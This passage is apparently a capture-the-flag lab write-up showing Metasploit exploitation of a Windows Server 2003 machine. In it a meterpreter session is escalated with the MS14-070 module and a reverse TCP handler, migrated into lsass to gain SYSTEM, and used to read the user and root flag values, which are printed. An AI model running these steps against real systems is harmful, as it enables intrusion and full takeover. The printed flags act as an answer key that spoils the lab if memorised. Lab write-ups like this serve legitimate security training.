
```
meterpreter > background
[*] Backgrounding session 1 ...
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use exploit/windows/local/ms14_070_tcpip_ioctl
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2
```

#SET SESSION 1
#show options
#run




```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session => 1
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.114.129:4444
[*] Storing the shellcode in memory ...
[*] Triggering the vulnerability ...
[*] Checking privileges after exploitation ...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
```

#show options
#SET LHOST 10.10.10.14 (your IP ADDRESS)



```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.114.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > set lhost 10.10.14.21
lhost => 10.10.14.21
```

#exploit




```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > exploit

[*] Started reverse TCP handler on 10.10.14.21:4444
[-] Exploit aborted due to failure: none: Session is already elevated
[*] Exploit completed, but no session was created.
```

#sessions -l

#sessions -i 1

#ps




```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\NETWORK SERVICE @ GRANPA  10.10.14.21:4444 → 10.10.10.14:1032 (10.10.10.14)

msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 272   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 324   272   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 348   272   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 396   348   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 408   348   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 604   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 680   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 736   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
```

#migrate 408

#getuid

#shell


#whoami



```
meterpreter > migrate 408
[*] Migrating from 3496 to 408 ...
[*] Migration completed successfully.
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3616 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

STEP 5 - LOOKING FOR USER.TXT


```
#C:\documents and settings\harry\desktop\
#dir
#type user.txt
```



```
C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,090,663,936 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
C:\Documents and Settings\Harry\Desktop>cd
```

STEP 6 - LOOKING FOR ROOT.TXT

#C:\documents and settings\Administrator\DESKTOP
#dir
#type root.txt



```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  05:28 PM    <DIR>          .
04/12/2017  05:28 PM    <DIR>          ..
04/12/2017  05:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,090,659,840 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
```